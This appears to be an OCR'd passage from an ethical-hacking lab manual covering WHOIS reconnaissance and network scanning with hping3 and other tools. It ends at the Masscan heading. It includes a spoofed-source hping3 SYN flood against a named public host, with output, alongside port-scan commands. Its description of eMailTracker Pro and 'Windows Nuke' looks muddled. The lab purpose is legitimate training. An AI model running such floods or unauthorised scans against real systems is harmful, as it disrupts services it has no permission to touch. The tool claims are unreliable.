
E. DNS WhoIsLookup (Web Based)


WHOIS helps to gain information regarding domain name, ownership information. IP Address, Netblock data, Domain Name Servers and other information's. Regional Internet Registries (RIR) maintain WHOIS database. WHOIS lookup helps to find out who is behind the target domain name.

1. Go to the URL https://www.whois.com/



2. A search of Target Domain.





Raw Whois Data

```
Domain Name: CERTIFIEDHACKER.COM
Registry Domain ID: 88849376_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2024-08-22T07:51:37Z
Creation Date: 2002-07-30T00:32:00Z
Registrar Registration Expiration Date: 2025-07-30T00:32:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 5335 Gate Parkway care of Network Solutions PO Box 459
Registrant City: Jacksonville
Registrant State/Province: FL
Registrant Postal Code: 32256
Registrant Country: US
Registrant Phone: +1.5707088622
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: kq8t394x73e@networksolutionsprivateregistration.com
Registry Admin ID:
Admin Name: PERFECT PRIVACY, LLC
Admin Organization:
Admin Street: 5335 Gate Parkway care of Network Solutions PO Box 459
Admin City: Jacksonville
Admin State/Province: FL
Admin Postal Code: 32256
Admin Country: US
Admin Phone: +1.5707088622
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: kq8t394x73e@networksolutionsprivateregistration.com
Registry Tech ID:
Tech Name: PERFECT PRIVACY, LLC
Tech Organization:
Tech Street: 5335 Gate Parkway care of Network Solutions PO Box 459
Tech City: Jacksonville
Tech State/Province: FL
Tech Postal Code: 32256
Tech Country: US
Tech Phone: +1.5707088622
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: kq8t394x73e@networksolutionsprivateregistration.com
Name Server: NS1.BLUEHOST.COM
Name Server: NS2.BLUEHOST.COM
DNSSEC: unsigned
Registrar Abuse Contact Email: domain.operations@web.com
Registrar Abuse Contact Phone: +1.8777228662
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2024-10-29T16:39:12Z <<<
```


WHOIS Lookup Result shows complete domain profile, including:


i. Registrant information
ii. Registrant Organization
iii. Registrant Country
iv. Domain name server information
v. IP Address
vi. IP location
vii. ASN
viii. Domain Status
ix. WHOIS history
x. IP history,
xi. Registrar history
xii. Hosting history

It also includes other information such as Email and postal address of registrar & admin along with contact details. You can go to https://whois.domaintools.com can enter the targeted URL for WhoIsLookup information.

F. Smart WhoIs

You can download software “SmartWhois” from www.tamos.com






G. eMailTracker Pro

eMailTrackerPro is a Windows based email tracker that can be used to monitor employees, senders and recipients. This powerful tool can be used in conjunction with other programs such as Windows Nuke (also known as SpamWasher) to quickly identify where a computer has been and how it has been used.

Click on Trace Headers/Trace email address and enter the Message Header and click Okay. The Status of the Trace will be shown inside Trace Reports.



Practical No. 2

Aim: Perform the scanning of the networks using the tools:

A. **Hping2 for DoS attack (Kali Linux)**
B. **Advanced IP Scanner**
C. **Angry IP Scanner**
D. **Masscan (Kali Linux)**
E. **Scanning open ports of the system using CurrPorts**
F. **Create a TCP, UDP or SNMP packet using Colasoft Packet Builder**
G. **TheDude**

Scanning of the Network

Network Scanning refers to a set of procedures performed to identify hosts, ports, and services running in a network.

The purpose of network scanning is as follows:

i. Recognize available UDP and TCP network services running on the targeted hosts.
ii. Recognize filtering systems between the user and the targeted hosts.
iii. Determine the operating systems (OSs) in use by assessing IP responses.
iv. Evaluate the target host's TCP sequence number predictability to determine sequence prediction attack and TCP spoofing.


A. Hping2 / Hping3

Hping is a command-line TCP/IP packet assembler and analyzer tool that is used to send customized TCP/IP packets and display the target reply as ping command display the ICMP Echo Reply packet from targeted host. Hping can also handle fragmentation, arbitrary packets body, and size and file transfer. It supports TCP, UDP, ICMP and RAW-IP protocols.

Using Hping, the following parameters can be performed:

i. Test firewall rules.
ii. Advanced port scanning.
iii. Testing net performance.
iv. Path MTU discovery.
v. Transferring files between even fascist firewall rules.
vi. Traceroute-like under different protocols.
vii. Remote OS fingerprinting & others

1. Use ***hping3 -h*** to show all the commands.



2. Perform a basic hping3 scan using ***hping3 -c <packet_count> <Target IP address>***
   -c stands for packet count.

```
┌──(sms㉿kali)-[~]
└─$ sudo hping3 -c 3 www.certifiedhacker.com
[sudo] password for sms:
HPING www.certifiedhacker.com (eth0 162.241.216.11): NO FLAGS are set, 40 headers + 0 data bytes

--- www.certifiedhacker.com hping statistic ---
3 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

3. Create an ACK packet by typing the following command: ***hping3 -A <Target IP address>***
   -A represents ACK flag.

```
┌──(sms㉿kali)-[~]
└─$ sudo hping3 -A www.certifiedhacker.com
HPING www.certifiedhacker.com (eth0 162.241.216.11): A set, 40 headers + 0 data bytes
len=46 ip=162.241.216.11 ttl=128 id=33604 sport=0 flags=R seq=0 win=32767 rtt=5.4 ms
len=46 ip=162.241.216.11 ttl=128 id=33605 sport=0 flags=R seq=1 win=32767 rtt=3.4 ms
len=46 ip=162.241.216.11 ttl=128 id=33606 sport=0 flags=R seq=2 win=32767 rtt=2.5 ms
len=46 ip=162.241.216.11 ttl=128 id=33607 sport=0 flags=R seq=3 win=32767 rtt=2.0 ms
^C
--- www.certifiedhacker.com hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 2.0/3.3/5.4 ms
```

4. Create a SYN scan against different ports using ***hping3 –scan 1-3000 -S <Target IP address>***
   --scan parameter defines the port range to scan.
   -S represents SYN flag.

```
┌──(sms㉿kali)-[~]
└─$ sudo hping3 --scan 1-3000 -S www.certifiedhacker.com
Scanning www.certifiedhacker.com (162.241.216.11), port 1-3000
3000 ports to scan, use -V to see all the replies
+----+----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+----------+---------+---+-----+-----+-----+
   22 ssh        : .S..A... 128 19075 64240    46
   21 ftp        : .S..A... 128 19331 64240    46
  587 submission : .S..A... 128 23427 64240    46
   26            : .S..A... 128 23683 64240    46
   53 domain     : .S..A... 128 23939 64240    46
  143 imap2      : .S..A... 128 24195 64240    46
  993 imaps      : .S..A... 128 38276 64240    46
  995 pop3s      : .S..A... 128 38532 64240    46
   80 http       : .S..A... 128 41092 64240    46
  110 pop3       : .S..A... 128 41348 64240    46
  465 submissions: .S..A... 128 41604 64240    46
  443 https      : .S..A... 128 41860 64240    46
All replies received. Done.
```

5. Create a packet with FIN, URG and PSH flag sets using ***hping3 -F -P -U <Target IP address>***
   -F represents FIN flag.
   -P represents PSH flag.
   -U represents URG flag.


```
┌──(sms㉿kali)-[~]
└─$ sudo hping3 -F -P -U www.certifiedhacker.com
HPING www.certifiedhacker.com (eth0 162.241.216.11): FPU set, 40 headers + 0 data bytes
```

6. Create a packet to overwhelms the target's TCP stack by sending a large number of SYN requests without completing the handshake using ***hping3 --flood -S -d 2000 -a <source ip> <dest ip>***

```
┌──(sms㉿kali)-[~]
└─$ sudo hping3 --flood -S -d 2000 -a 192.168.153.128 www.certifiedhacker.com
HPING www.certifiedhacker.com (eth0 162.241.216.11): S set, 40 headers + 2000 data bytes
hping in flood mode, no replies will be shown
^C
--- www.certifiedhacker.com hping statistic ---
720263 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

B. Advanced IP Scanner

Advanced IP Scanner is a fast and powerful network scanner with a user-friendly interface. In seconds, Advanced IP Scanner can locate all computers on your wired or wireless local network and scan their ports. The program provides easy access to various network resources such as HTTP, HTTPS, FTP, and shared folders.





C. Angry IP Scanner


Angry IP Scanner (or simply ipscan) is an open-source and cross-platform network scanner designed to be fast and simple to use. It scans IP addresses and ports as well as has many other features.

It is widely used by network administrators and just curious users around the world, including large and small enterprises, banks, and government agencies.

It runs on Linux, Windows, and Mac OS X, possibly supporting other platforms as well.









D. Masscan (Kali Linux)

